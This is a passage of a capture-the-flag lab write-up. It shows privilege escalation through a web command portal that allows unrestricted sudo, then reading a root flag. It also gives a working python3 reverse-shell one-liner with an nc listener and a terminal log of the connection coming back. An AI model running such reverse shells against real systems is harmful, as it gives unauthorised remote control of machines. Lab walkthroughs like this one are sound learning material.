


The screenshot shows a web browser at 10.10.29.1/portal.php. The 'Commands' tab is active. The input field contains 'sudo -l'. Below the input field is a green 'Execute' button. The output area shows the following text:

```
Matching Defaults entries for www-data on ip-10-10-29-1.eu-west-1.compute.internal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User www-data may run the following commands on ip-10-10-29-1.eu-west-1.compute.internal:
  (ALL) NOPASSWD: ALL
```

We can run all commands with no password. SO, we can run "sudo ls -al /root" And there it is!



The screenshot shows the same web browser. The input field now contains 'sudo ls -al /root'. The output area shows the following directory listing:

```
total 28
drwx----- 4 root root 4096 Feb 10 2019 .
drwxr-xr-x 23 root root 4096 Jan 17 17:13 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
drwxr-xr-x 3 root root 4096 Feb 10 2019 snap
```

So with a simple "sudo less /root/3rd.txt, We get the 3rd and last flag!

Other technique of resolution

This works, but isn't the cleanest technique, we could also send a reverse shell, the python one works, but only python3!


From:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

Don't forget to put your IP and port if you want!

- Shell: `export RHOST="";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'`
- Listener: `nc -lvp 4444`

You can then work directly from your terminal!



```
File Actions Edit View Help
alex@Kali: ~/Downloads
Rick Portal Commands Potions Creatures Potions Beth Clone Notes
alex@Kali: ~/my_testing
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.23.231] from (UNKNOWN) [10.10.29.1] 54688
$ ls
ls
Sup3rS3cretP1ckl3Ingred.txt clue.txt index.html portal.php
assets denied.php login.php robots.txt
$ █
```

Hope you enjoyed it!

Contact: alex.spiesberger@gmail.com